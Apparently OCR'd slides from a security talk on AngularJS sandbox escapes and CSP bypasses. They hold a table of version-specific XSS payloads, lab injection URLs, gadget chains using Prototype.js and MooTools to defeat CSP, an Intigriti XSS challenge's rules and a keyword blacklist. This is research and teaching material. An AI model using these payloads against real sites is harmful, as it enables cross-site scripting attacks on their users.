
I've also presented this research as part of AllStars 2017 at AppSec EU & BSides Manchester

Video of DOM based AngularJS sandbox escapesDOM Based AngularJS sandbox escapes slides

AngularJS sandbox escapes reflected

Version:	Author:	Length:	Vector:	Copy:
1.0.1 - 1.1.5	**Mario Heiderich** (Cure53)	41	`{{constructor.constructor('alert(1)')()}}`	
1.0.1 - 1.1.5 (shorter)	**Gareth Heyes** (PortSwigger) & **Lewis Ardern** (Synopsys)	33	`{{$on.constructor('alert(1)')()}}`	
1.2.0 - 1.2.1	**Jan Horn** (Google)	122	`{{a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()}}`	
1.2.2 - 1.2.5	**Gareth Heyes** (PortSwigger)	23	`{{{}.")));alert(1)//"}}`	
1.2.6 - 1.2.18	**Jan Horn** (Google)	106	`{{(_='').sub).call.call({}[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'alert(1)')()}}`	
1.2.19 - 1.2.23	**Mathias Karlsson** (Detectify)	124	`{{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a","alert(1)"].sort(toString.constructor);}}`	
1.2.24 - 1.2.29	**Gareth Heyes** (PortSwigger)	23	`{{{}.")));alert(1)//"}}`	
1.2.27-1.2.29/1.3.0-1.3.20	**Gareth Heyes** (PortSwigger)	23	`{{{}.")));alert(1)//"}}`	
1.3.0	**Gábor Molnár** (Google)	272	`{{!ready && (ready = true) && ( !call ? $$watchers[0].get(toString.constructor.prototype) : (a =`	

```
18
19
20 <Script Src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/
   angular.min.js></Script>
21 <K Ng-App>{{$new.constructor('alert(1)')()}}
22
23
```


localhost:63342/testtt/lab.php?name=<Script Src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/
Hello,
{{$new.
1)')()}}!
localhost:63342
1
OK
SIGN UP
Transferring data from localhost...

INTIGRITI


https://cdnjs.cloudflare.com

What if we don’t have ‘unsafe-eval’?

```
Content-Security-Policy: script-src https://cdnjs.cloudflare.com;
```

Only allow loading of scripts from https://cdnjs.cloudflare.com

Does the previous payload work?


CSP Bypass
localhost:63342/testtt/lab.php?name=<Script Src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js></Script><K Ng
150%
{{$new.constructor('alert(1)')()}}!
Enter your personal details and start journey
with us
Inspector
Console
Debugger
Network
Storage
3
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Request
Content Security Policy: The page's settings blocked the loading of a resource at eval ("script-src").
angular.js:1
Error: call to Function() blocked by CSP
angular.js:143
recurse/<@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:253:46
recurse/<@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:252:456
Ff/this.$get</g/<@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:128:198
$digest@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:144:305
$apply@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:147:363
Lc/c/<@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:21:117
invoke@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:43:175
c@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:21:38
Lc@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:21:332
oe@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:20:1
@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:328:38
b@https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js:37:36
Content Security Policy: The page's settings blocked the loading of a resource at eval ("script-src").
angular.js:156

```
24
25 <script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/
   prototype.js"></script>
26 <script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1
   /angular.js"></script>
27 <div ng-app ng-csp>
28       {{$on.curry.call().alert('xss')}}
29 </div>
30
```

Intigriti's August XSS challenge

By @BrunoModificato and @aszx87410

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from the 22nd of August until the 28th of August, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 29th of August:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **OR** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should require minimal user interaction. There should be a page that when visited will present the victim with a popup after only a single button press.

📜 Overview

- Challenge-0822: Business card generator by @BrunoModificato and @aszx87410
- Challenge-0722: Awesome kitty blog by Vroemy
- Challenge-0622: Recipe by lawrencevl
- Challenge-0522: Pollution by @PiyushThePal
- Challenge-0422: Window Maker by @aszx87410
- Challenge-0322: Hashing by @BrunoModificato
- Challenge-0222: Extremely Short Scripting Game by @aszx87410
- Challenge-0122: Super Secure HTML Viewer by @TheRealBrenu
- Challenge-1221: Christmas Special by @E1u5iv3F0x
- Challenge-1121: OWASP Top 10 by @IvarsVids
- Challenge-1021: Halloween has taken over by @0xTib3rius
- Challenge-0921: Password Manager by @BugEmir and Pepijn van der Stap
- Challenge-0821: XSS Cookbook by @WHOISbinit
- Challenge-0721: HTML Viewer by @RootEval
- Challenge-0621: Password Generator by Physuru
- Challenge-0521: Math Robot by @GrumpinouT
- Challenge-0421: WAF by @terjanq
- Challenge-0321: Notes
- Challenge-0121: Challenging
- Challenge-1220: Calculator

challenge-0822.intigriti.io/chall

https://challenge-0822.intigriti.io/challenge/index.php

130%

Business Card Generator

Input your nick name

START

Created with 💜 by @BrunoModificato and @aszx87410. Pssht! Get the source code!

But what if we implement a WAF with a blacklist?

$dangerous_words = ['eval', 'setTimeout', 'setInterval', 'Function', 'constructor', 'proto', 'on', '%', '&', '#', '?', '\\'];

```
24
25 <script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/
   prototype.js"></script>
26 <script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1
   /angular.js"></script>
27 <div ng-app ng-csp>
28       {{$on.curry.call().alert('xss')}}
29 </div>
30
```

```
24
25 <script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></script>
26 <script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js"></script>
27 <div ng-app ng-csp>
28       {{$on.curry.call().alert('xss')}}
29 </div>
30
```

```
1  function curry() {
2    if (!arguments.length) return this;
3    var __method = this, args = slice.call(arguments, 0);
4    return function() {
5      var a = merge(args, arguments);
6      return __method.apply(this, a);
7    }
8  }
```

```
24
25 <script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></script>
26 <script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js"></script>
27 <div ng-app ng-csp>
28       {{$on.curry.call().alert('xss')}}
29 </div>
30
```

```
1  function curry() {
2    if (!arguments.length) return this;
3    var __method = this, args = slice.ca
4    return function() {
5      var a = merge(args, arguments);
6      return __method.apply(this, a);
7    }
8  }
```

```
call()
call(thisArg)
call(thisArg, arg1, /* …, */ argN)
```

Parameters

`thisArg`

The value to use as `this` when calling `func`. If the function is not in strict mode, `null` and `undefined` will be replaced with the global object, and primitive values will be converted to objects.

We look for libraries that have a function that

1. Gets added to the Function prototype

2. Returns ‘this’

We look for libraries that have a function that

1. Gets added to the Function prototype

2. Returns ‘this’

Among the 4290 libraries, 74 (1.72%) libraries pollute your prototype.

And of these 74 libraries, 12 (16.2%) return ‘this’

```
32
33 <script src="https://cdnjs.cloudflare.com/ajax/libs/mootools/1.6.0/
   mootools-core.min.js"></script>
34 <script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/
   angular.js"></script>
35 <div ng-app ng-csp>
36   {{[].empty.call().alert([].empty.call().document.domain)}}
37 </div>
38
```

Huli Archive Categories About 中文


Who pollutes your prototype? Find the libs on cdnjs in an automated way

